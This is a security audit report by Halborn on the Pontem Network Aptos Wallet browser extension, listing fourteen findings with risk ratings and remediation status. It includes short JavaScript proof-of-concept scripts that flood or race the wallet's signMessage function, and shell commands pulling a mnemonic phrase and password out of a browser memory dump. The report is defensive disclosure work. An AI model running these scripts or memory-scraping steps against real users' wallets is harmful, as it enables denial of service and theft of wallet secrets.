Pontem Network - Aptos Wallet

WebApp Pentest

Prepared by: **Halborn**

Date of Engagement: **September 13th, 2022 - October 3rd, 2022**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	09/14/2022	David Manzano
0.2	Document Edits	10/03/2022	Erlantz Saenz
0.3	Draft Review	10/03/2022	Gabi Urrutia
0.4	Draft Update	01/09/2023	David Manzano
0.5	Draft Update Review	01/09/2023	Gabi Urrutia
1.0	Remediation Plan	02/09/2023	David Manzano
1.1	Remediation Plan Review	02/10/2023	Erlantz Saenz
1.2	Remediation Plan Review	02/10/2023	Gabi Urrutia
1.3	Remediation Plan Update	02/21/2023	David Manzano
1.4	Remediation Plan Review	02/22/2023	Erlantz Saenz
1.5	Remediation Plan Review	02/22/2023	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
David Manzano	Halborn	David.Manzano@halborn.com
Erlantz Saenz	Halborn	Erlantz.Saenz@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

Pontem Network engaged Halborn to conduct a security assessment on their web application, beginning on September 13th, 2022 and ending on October 3rd, 2022 . The security assessment was scoped to the Pontem Network - Aptos Wallet browser extension. Halborn was provided access to halborn-review-1 branch of the private GitHub repository of the Aptos Wallet for local deployment to conduct a security testing in the application and reporting the findings at the end of the engagement

1.2 AUDIT SUMMARY

The team at Halborn was provided two weeks for the engagement and assigned a full-time security engineer to audit the security of the Aptos Wallet application. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this audit is to:

- Improve the security of the application by testing it both as white and black-box approaches
- Identify potential security issues that could be affecting the web application

In summary, Halborn identified some improvements to reduce the likelihood and impact of multiple risks, which have been partially addressed by Pontem Network . In addition, most of the critical issues were solved. The following list contains all the solved issues:

- Browser Denial of Service related to signMessage function.
- Race conditions occurring when signing multiple messages.
- Lack of confirmation when signing messages with the wallet.
- New accounts were not being registered on creation.

- Clear-text passwords in source code.
- Several vulnerable dependencies
- Application dependencies were not pinned to exact versions.
- Redundant if clause in source code.

However, Halborn identified some security risks that were accepted by the Pontem Network team:

- Weak password policy.
- Improper mnemonic verification on wallet creation process.
- Some To-Do comments among the source code.

Finally, Pontem Network pointed out that some issues were going to be addressed in future releases of the application:

- Access to confidential user data from the clipboard.
- Unencrypted mnemonic phrase in memory (Demonic).
- Unencrypted user password in memory.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this audit. While manual testing is recommended to uncover flaws in logic, process and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow security best practices.

The following phases and associated tools were used throughout the term of the audit:

- Mapping Application Content and Functionality
- Technology stack-specific vulnerabilities and Code Audit
- Known vulnerabilities in 3rd party / OSS dependencies

- Application Logic Flaws
- Authentication / Authorization flaws
- Input Handling
- Fuzzing of all input parameters
- Testing for different types of sensitive information leakages: memory, clipboard, . . .
- Test for Injection (SQL/JSON/HTML/JS/Command/Directories. . .)
- Brute Force Attempts
- Perform static analysis on code
- Ensure that coding best practices are being followed by Pontem Network team
- Technology stack-specific vulnerabilities and Code Audit
- Known vulnerabilities in 3rd party / OSS dependencies.
- Identify potential vulnerabilities that may pose a risk to Pontem Network

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. The quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

5 - Almost certain an incident will occur.
4 - High probability of an incident occurring.
3 - Potential of a security incident in the long term.
2 - Low probability of an incident occurring.
1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

5 - May cause devastating and unrecoverable impact or loss.
4 - May cause a significant level of impact or loss.
3 - May cause a partial impact or loss to many.
2 - May cause temporary impact or loss.
1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL

10 - CRITICAL
9 - 8 - HIGH
7 - 6 - MEDIUM
5 - 4 - LOW
3 - 1 - VERY LOW AND INFORMATIONAL

1.4 SCOPE

Pontem Network - Aptos Wallet:

- **URL**: Private GitHub repository of the Aptos Wallet
- **Environment**: halborn-review-1 branch.
- Commit: f2e00bbdc0fd419139ca6c8a4b6d1b5aa2cab1d1

Send functionality (from graphical interface):


- Commit: 8cdd90ec5fd57cbfaf9b412b89a329f310c10565

1.5 CAVEATS

SignAndSubmit functionality was not working during the assessment, making it impossible to confirm the correct behavior of the functionality. The functionality was tested in the commit f2e00bbdc0fd419139ca6c8a4b6d1b5aa2cab1d1 and 8cdd90ec5fd57cbfaf9b412b89a329f310c10565. Both commits did not allow confirm the correct operation of the functionality. The Pontem network team proposed to test the functionality on the tag v1.7.0, Halborn agreed to check this functionality on the proposed tag. The audit of the SignAndSubmit functionality was not possible to be tested on the tag v1.7.0, due to all the transactions tried using this version were on Pending status, making impossible the verification of the functionality.

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
6	1	3	4	0



🟨	🟨	🟥	🟥	🟪 (HAL-01) (HAL-02) (HAL-03) (HAL-04) (HAL-05) (HAL-06)
🟩	🟨 (HAL-08)	🟨	🟥 (HAL-07)	🟥
🟩	🟩	🟨 (HAL-10)	🟨 (HAL-09)	🟥
⬜	🟩 (HAL-11) (HAL-12) (HAL-13) (HAL-14)	🟩	🟨	🟨
⬜	⬜	🟩	🟩	🟨

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
HAL-01 - CONFIDENTIAL DATA ACCESSIBLE ON THE CLIPBOARD	Critical	FUTURE RELEASE
HAL-02 - POTENTIAL MEMORY LEAK ON ‘signMessage‘- BROWSER DENIAL OF SERVICE	Critical	SOLVED - 10/10/2022
HAL-03 - RACE CONDITION ON SIGNED MESSAGE	Critical	SOLVED - 10/10/2022
HAL-04 - NO CONFIRMATION REQUIRED ON SIGNING MESSAGE	Critical	SOLVED - 10/10/2022
HAL- 05- UN-ENCRYPTED MNEMONIC PHRASE IN-MEMORY (DEMONIC)	Critical	FUTURE RELEASE
HAL- 06- UN-ENCRYPTED USER PASSWORD IN-MEMORY	Critical	FUTURE RELEASE
HAL-07 - ACCOUNT NOT REGISTERED ON CREATION	High	SOLVED - 01/02/2023
HAL-08 - CLEAR-TEXT PASSWORDS IN SOURCE CODE	Medium	SOLVED - 02/09/2023
HAL-09 - WEAK PASSWORD POLICY	Medium	RISK ACCEPTED
HAL-10 - VULNERABLE DEPENDENCIES	Medium	SOLVED - 02/21/2023
HAL-11 - DEPENDENCIES NOT PINNED TO AN EXACT VERSION	Low	SOLVED - 02/16/2023
HAL-12 - ’IF’ CLAUSE RETURNING SAME VALUES	Low	SOLVED - 02/09/2023
HAL-13 - LACK OF MNEMONIC PHRASE VERIFICATION	Low	RISK ACCEPTED
HAL-14 - PRESENCE OF TO-DO COMMENTS ON THE CODE	Low	RISK ACCEPTED

FINDINGS & TECH DETAILS

3.1 (HAL-01) CONFIDENTIAL DATA ACCESSIBLE ON THE CLIPBOARD - CRITICAL

Description:

The Aptos wallet could allow an attacker to obtain the mnemonic passphrase from the clipboard storage. The attack paths could be considered local and remote. A Python script or other process could have access to the clipboard and obtain this sensitive information. Additionally, a malicious web page with clipboard access could be able to obtain the mnemonic passphrase and send it to the attacker.

Evidences:

PoC video: Mnemonic phrase leaked from clipboard using python script

PoC video: Mnemonic phrase leaked from clipboard using web browser

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

The export of the public and private key should not be done using the clipboard, which could be accessible from other processes. Additionally, disable the copy functionality of the passphrase. The extension should allow only to read the passphrase.

Remediation Plan:

PENDING: The Pontem Network team stated that the recommendation will be followed in a future version of the code. Pontem Aptos Wallet may be at risk until the fixes have been reviewed and deployed.

3.2 (HAL-02) POTENTIAL MEMORY LEAK ON ‘signMessage‘- BROWSER DENIAL OF SERVICE - CRITICAL

Description:

Pontem Aptos Wallet allowed an attacker to execute malicious code using the exported wallet functions, triggering a Denial of Service on the extension and the Browser (Chrome v105.0.5195.125).
An attacker could use the malicious code to call the wallet (locked and unlocked) to trigger a Denial of Service on the browser, closing the running process.

Proof of concept:

Listing 1: Exploit

```
async function sign(){
  window.pontem.signMessage('Signed message')
    .then(result => {
    console.log('Signed Message', result)
    })
    .catch(e => console.log('Error', e))
}

async function exploitDoS(){
  for(i =0;i<1000000;i++){
    sign()
  }
}
```

Extension Denial-of-Service

Browser Denial-of-Service

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

Improve the management of the calls to the exported functions, and introduce mechanisms to control multiple calls and memory in use.

Remediation Plan:

SOLVED: The issue was solved in the following GitHub Pull Request (Commit 45429fb617843ccfbbab62dec76c77a4001ea73d):
Feature apt 643 #113

3.3 (HAL-03) RACE CONDITION ON SIGNED MESSAGE - CRITICAL

Description:

The SignMessage exported function allowed an attacker to abuse the function and trigger a race condition state. The function did not control the function execution, allowing to execute multiple calls to the same function in a short period of time. This situation allowed an attacker to overwrite the content of the signed messages.

Proof of concept:

Listing 2: Exploit

```
async function exploitSign(){
for (i = 1; i <= 5; i++) {

window.pontem.signMessage(i)
  .then(result => {
   console.log('Signed Message', result)
  })
  .catch(e => console.log('Error', e))
}

window.pontem.signMessage('Test1')
  .then(result => {
   console.log('Signed Message', result)
  })
  .catch(e => console.log('Error', e))

await new Promise(r => setTimeout(r, 1000));

window.pontem.signMessage('Test2')
  .then(result => {
   console.log('Signed Message', result)
  })
  .catch(e => console.log('Error', e))
}
```

Race condition on the signed messages

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

Implement a method to queue the messages to sign, or an add control inside the function to not execute the same code before finishing the previous one.

Remediation Plan:

SOLVED: The issue was solved in the following GitHub Pull Request (Commit 45429fb617843ccfbbab62dec76c77a4001ea73d):
Feature apt 643 #113

3.4 (HAL-04) NO CONFIRMATION REQUIRED ON SIGNING MESSAGES - CRITICAL

Description:

The SignMessage exported function allowed an attacker to abuse the function and trigger a race condition state. Additionally, the function did not verify the approval of the user, using a previous cached message on the signing output, and showing to the user the legitimate message to sign. The output of the previous cached message was produced before the approval of the user on the legitimate signing function.

Proof of concept:

Listing 3: Exploit

```
async function exploitSign(){
for (i = 1; i <= 5; i++) {

window.pontem.signMessage(i)
  .then(result => {
   console.log('Signed Message', result)
  })
  .catch(e => console.log('Error', e))
}

window.pontem.signMessage('Test1')
  .then(result => {
   console.log('Signed Message', result)
  })
  .catch(e => console.log('Error', e))

await new Promise(r => setTimeout(r, 1000));

window.pontem.signMessage('Test2')
  .then(result => {
   console.log('Signed Message', result)
  })
  .catch(e => console.log('Error', e))
}
```

No approval verification on signed messages.

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

Improve the signMessage function to validate if the user approves the signed message and do not allow multiple executions of the function with only one interaction.

Remediation Plan:

SOLVED: The issue was solved in the following GitHub Pull Request (Commit 45429fb617843ccfbbab62dec76c77a4001ea73d):
Feature apt 643 #113

3.5 (HAL-05) UNENCRYPTED MNEMONIC PHRASE IN-MEMORY (DEMONIC) - CRITICAL

Description:


The mnemonic phrase in the wallet is not encrypted in memory. As a result, an attacker who has compromised a user's machine can exfiltrate and steal their mnemonic phrase. It was further found that this mnemonic phrase stays in memory while the application remains open.

This report only contains the vulnerabilities found within the Windows platform. The number of ways to exploit this on Windows were trigger than on Linux and MacOS. If the memory issues are fixed on the Windows platform, they will automatically also cater for those on Linux and MacOS.

Proof of concept:

The plain text mnemonic phrase is available in memory during various scenarios. Memory dumps were taken throughout the testing process. These memory dumps contained an exact replica of what was in memory while the application was open.

Making use of the strings tool on Linux, a search through the memory dump file revealed the plain text mnemonic phrase.



```
┌──(elmaly㉿kali)-[~/halborn/pentesting/Pontem_Network/TESTING-files]
└─$ strings Heap-20220915T190705_found.heapsnapshot > strings_from_chrome.txt

┌──(elmaly㉿kali)-[~/halborn/pentesting/Pontem_Network/TESTING-files]
└─$ grep -i "bargain" strings_from_chrome.txt
"bargain",
"face economy pass romance bargain pumpkin siege six smile thunder raw fire",

┌──(elmaly㉿kali)-[~/halborn/pentesting/Pontem_Network/TESTING-files]
└─$ 
```

Figure 1: Mnemonic phrase leaked from Chrome memory dump

Besides that, a mnemonic phrase was also found using Demonic.exe binary that exploits this CVE-2022-32969 discovered few weeks ago by Halborn. See video below.

PoC video: Mnemonic phrase leaked from memory using CVE-2022-32969 (Demonic)

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

The following recommendation was provided:

- Clear/dereference values of variables which store mnemonic phrases in your code. This will speed up the garbage collector removing the phrase from memory. It is also important to break up the mnemonic phrase into several variables, or obfuscate the original phrase and then dereferencing the variable which used to hold the original phrase. In the cases where you have to handle the mnemonic phrase, you can use the obfuscated variable along with a function that will reconstruct the original mnemonic phrase at the exact point where it is needed.
- Avoid saving the mnemonic phrase on disk, even if it is encrypted. There are cases where you want to identify a wallet, and many times the mnemonic associated with that wallet is retrieved from disk and decrypted. This can result in leakage of the mnemonic in memory. Instead, you should store and use the entropy to identify wallets.
- Instead of having the user enter their whole phrase, use word selection for mnemonic phrase confirmation on wallet creation.
- Add invisible fake words in-between the mnemonic phrase words when displaying the mnemonic, to hide the phrase in memory.

References:

Halborn discloses Demonic vulnerability in MetaMask
CVE-2022-32969

Remediation Plan:

PENDING: The Pontem Network team stated that the recommendation will be followed in a future version of the code. Pontem Aptos Wallet may be at risk until the fixes have been reviewed and deployed.

3.6 (HAL-06) UN-ENCRYPTED USER PASSWORD IN-MEMORY - CRITICAL

Description:


The mnemonic phrase in the wallet is not encrypted in memory. As a result, an attacker who has compromised a users' machine can exfiltrate and steal users' wallet password.

This report only contains the vulnerabilities found within the Windows platform. The number of ways to exploit this on Windows were trigger than on Linux and MacOS. If the memory issues are fixed on the Windows platform, they will automatically also cater for those on Linux and MacOS.

Proof of concept:

The plain text user password is available in memory during various scenarios. Memory dumps were taken throughout the testing process. These memory dumps contained an exact replica of what was in memory while the application was open.

Making use of the strings tool on Linux, a search through the memory dump file revealed the plain text mnemonic phrase.



```
┌──(elmaly㉿kali)-[~/halborn/pentesting/Pontem_Network/TESTING-files]
└─$ grep -i "halb0rn" new_strings.txt
"SuP3rSecure-Halb0rN$",
```

Figure 2: User wallet password leaked from Chrome memory dump

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

Clear/dereference values of variables which store sensitive information in your code. This will speed up the garbage collector removing the data from memory. In the cases where you have to handle the data, you can use the obfuscated variable along with a function that will reconstruct the original data at the exact point where it is needed.

Remediation Plan:

PENDING: The Pontem Network team stated that the recommendation will be followed in a future version of the code. Pontem Aptos Wallet may be at risk until the fixes have been reviewed and deployed.


Several improvements in the password's encryption were made in the following GitHub Pull Request:
[Wallet] APT-757. Encrypt plain text password #297

3.7 (HAL-07) ACCOUNT NOT INITIALIZED ON CREATION - HIGH

Description:

New wallets (or new accounts within an existing wallet) were unable to receive funds from other accounts without previously have called faucet.

The Node endpoint gave a 404 Not found response when Aptos Wallet tried to identify the new-creation account address. This caused an error message in the browser console, throwing an error message to the user, blocking the transaction.


Recipient can't accept your transfer as coin APTOS is not registered on their account

```
▸GET https://fullnode.devnet.aptoslabs.com/v1/accounts/0x6d85fae……54516191cd3c/resource/0x1::coin::Coin
Store%3C0x1::aptos_coin::AptosCoin%3E 404
▸Error: {"message":"Resource not found by
Address(0x6d85faec3f4a5d7f44743fe55ba0509680937658ae6bdf443ca754516191cd3c), Struct
tag(0x1::coin::CoinStore<0x1::aptos_coin::AptosCoin>) and Ledger
version(4196689)","error_code":"resource_not_found","vm_error_code":null}
    at e.<anonymous> (main.54d2e07e.js:82:73181)
    at l (main.54d2e07e.js:82:11715)
    at Generator._invoke (main.54d2e07e.js:82:11468)
    at Generator.throw (main.54d2e07e.js:82:12078)
    at Xf (main.54d2e07e.js:82:16955)
    at s (main.54d2e07e.js:82:17196)
```

Figure 3: Error message on the transaction to a new created account

Note: New Aptos accounts must be initialized, sending Aptos (only Aptos) to it by design.

Proof of Concept:

PoC video: New account not initialized on creation

Risk Level:

Likelihood - 4
Impact - 4

Recommendation:

Initialize the account or advert the user that the account is not initialized by default on creation.

Remediation Plan:

SOLVED: The issue was solved in the commit ID:
e22322910ad13ea6373d7bb1756f9f821137ea38

According to the Pontem Network team: “When a wallet is created using a cryptographic method, this does not mean that this address exists in the blockchain network. As soon as the first transaction using this address is executed (for example, funds are transferred to this address), an account will be automatically created, and this error will no longer occur.”

This issue was reported due to testing on devnet. Pontem Network stated that in v2.0.0, when someone sends funds to a new account, that account pays gas for creating that recipient account, as there is no faucet on mainnet to reproduce the above-mentioned PoC of this issue.

3.8 (HAL-08) CLEAR-TEXT PASSWORDS IN SOURCE CODE - MEDIUM

Description:

Hard-coded clear-text credentials were found in the source code. This is considered bad practice and may pose a risk for the application if a malicious user manages to access to some of them. Secrets should be securely stored and shared between the development team on a need to know basis. Additionally, these might be later re-used by someone and should they fall in the wrong hands, they could be used to access sensitive services and data.

Code Location:

Listing 4: .env.development (Line 3)

```
HTTPS=true
BROWSER=none
REACT_APP_DEVELOPMENT_VAULT_PASSWORD=123456

```

Risk Level:

Likelihood - 2
Impact - 4

Recommendation:

All the secrets must be removed from source code in all repositories. Instead, other alternatives for obtaining securely secrets must be used, such as environment variables. This way, environment variables would be passed as arguments to the code, should it be needed.
Additionally, it would be recommended that a second person reviewed every Git commits before being pushed to ensure that unintended data is not

committed to the repository.

References:

OWASP. Use of hardcoded passwords
CWE-798: Use of Hard-coded Credentials

Remediation Plan:

SOLVED: The issue was solved in the following GitHub Commit: 6b1b114f104079ecec717fcca00ad8b485e28666
The **Pontem Network team** removed clear-text password from source code.

3.9 (HAL-09) WEAK PASSWORD POLICY - MEDIUM

Description:

There was no password policy enforced when user was setting up the password.
Weak passwords are considered to be those that are short, employ common words, system/software defaults, or any terms that could be quickly guessed by executing a brute force attack using a subset of all possible passwords, such as dictionary words, proper nouns, username-based words, or common variations on these themes and even company-related.

Proof of Concept:

It was possible to configure as user's password the following values:
- 0123456789
- 000000
- aaaaaa
- abcdef

These values are considered as too weak passwords.

Weak password set up during the wallet creation

Due to lack of implementation of robust password policy (see the following vulnerabilities), it may be easy for an attacker to brute-force user accounts and compromise them.

Risk Level:

Likelihood - 4
Impact - 3

Recommendation:

Enforce a strong password policy. Do not permit weak passwords or passwords based on dictionary words.
It is recommended to implement a strong password policy and have at least 10 minimum characters contains upper case, lower case, numeric and special characters.

References:

CWE-521
OWASP. Testing for weak password policy
Password Strength Checker

Remediation Plan:

RISK ACCEPTED: The Pontem Network team accepted the risk of the issue.

3.10 (HAL-10) VULNERABLE DEPENDENCIES - MEDIUM


Description:

Aptos Wallet uses multiple third-party dependencies. However, some of them were affected by public-known vulnerabilities that may pose a risk to the global application security level.

Although performed tests were mainly carried out from a black-box perspective, multiple vulnerable dependencies were found during the code review phase. Halborn considered them to be reported.

Evidences:

Listed below in more detail which dependencies are vulnerable and the vulnerability itself.



```
Tested 593 dependencies for known issues, found 3 issues, 18 vulnerable paths.


Issues with no direct upgrade or patch:
  ✗ Regular Expression Denial of Service (ReDoS) [Medium Severity][https://snyk.io/vuln/SNYK-JS-COLORSTRING-1082939] in color-string@0.3.0
    introduced by @metamask/jazzicon@2.0.0 > color@0.11.4 > color-string@0.3.0
  This issue was fixed in versions: 1.5.5
  ✗ Regular Expression Denial of Service (ReDoS) [Medium Severity][https://snyk.io/vuln/SNYK-JS-GLOBPARENT-1016905] in glob-parent@3.1.0
    introduced by craco@0.0.3 > webpack@4.46.0 > watchpack@1.7.5 > watchpack-chokidar2@2.0.1 > chokidar@2.1.8 > glob-parent@3.1.0
  This issue was fixed in versions: 5.1.2
  ✗ Prototype Pollution [High Severity][https://snyk.io/vuln/SNYK-JS-UNSETVALUE-2400660] in unset-value@1.0.0
    introduced by craco@0.0.3 > webpack@4.46.0 > micromatch@3.1.10 > snapdragon@0.8.2 > base@0.11.2 > cache-base@1.0.1 > unset-value@1.0.0 and 15 other path(s)
  This issue was fixed in versions: 2.0.1
```

Figure 4: Vulnerable dependencies

Risk Level:

Likelihood - 3
Impact - 3

Recommendation:

Update all affected packages to its latest version.
It is strongly recommended to perform an automated analysis of the dependencies from the birth of the project and if they contain any security issues. Developers should be aware of this and apply any necessary

mitigation measures to protect the affected application.

References:

OWASP. Vulnerable and Outdated Components
OWASP. Vulnerable Dependency Management Cheat Sheet

Remediation Plan:

SOLVED: The issue was solved in the following GitHub Pull Request (Commit 08c13318d84766df8ef24e913802959b27401689):
Fixed vulnerabilities deps #315

3.11 (HAL-11) DEPENDENCIES NOT PINNED TO AN EXACT VERSION - LOW

Description:

Aptos Wallet contains over 50 dependencies, some of them were not pinned to an exact version but set to compatible version (ˆx.x.x). This could potentially enable dependency attacks, as observed with the event-stream package with the Copay Bitcoin Wallet.

Code Location:

Listing 5: package.json (Line 13)

```
"dependencies": {
    "@fortawesome/fontawesome-svg-core": "^6.1.1",
    "@fortawesome/free-solid-svg-icons": "^6.1.1",
    "@fortawesome/react-fontawesome": "^0.2.0",
    "@metamask/browser-passworder": "^3.0.0",
    "@metamask/jazzicon": "^2.0.0",
    "@metamask/post-message-stream": "^6.0.0",
    "@mui/icons-material": "^5.8.4",
    "@mui/material": "^5.8.6",
    "@testing-library/jest-dom": "^5.16.4",
    "@testing-library/react": "^13.3.0",
    "@testing-library/user-event": "^13.5.0",
    "aptos": "^1.3.11",
    "axios": "^0.27.2",
    "bignumber.js": "^9.0.2",
    "bip39": "^3.0.4",
    "cipher-base": "^1.0.4",
    "classnames": "^2.3.1",
    "coinstring": "^2.3.0",
```

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

Pinning dependencies to an exact version (=x.x.x) could reduce the possibility of inadvertently introducing a malicious version of a dependency in the future.

Remediation Plan:

SOLVED: The issue was solved in the following GitHub Commit: 2297b72090b9672614a0402751099f1d000c81ee

3.12 (HAL-12) ’IF’ CLAUSE RETURNING SAME VALUES - LOW

Description:

The transaction.ts file contains a function called setTokenName. There was a condition evaluation that would return the same value in case of True or False. This behavior did not have any dangerous functionality; however, it could be used by other functionalities, and it could conclude in an uncontrolled behavior.

Code Location:

Listing 6: src/models/transaction.ts (Lines 97,98,99,100)

```
 93 const setTokenName = (tx: UserTransaction, type: string): string
  ↳ => {
 94   if (('type_arguments' in tx.payload) && tx.payload.
  ↳ type_arguments.length) {
 95     const index = type === 'remove_liquidity' ? 1 : 0;
 96     return prettifyTokenName(tx.payload.type_arguments[index].
  ↳ split('::').at(-1) as string);
 97   } else if (aptosTxTypes.includes(type)) {
 98     return 'Aptos';
 99   } else {
100     return 'Aptos';
101   }
102 }
```

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

Review the return values and adjust them accordingly.

Remediation Plan:

SOLVED: The issue was solved in the following GitHub Commit: 24a7aacea898459803e22479acd033890e2a8828

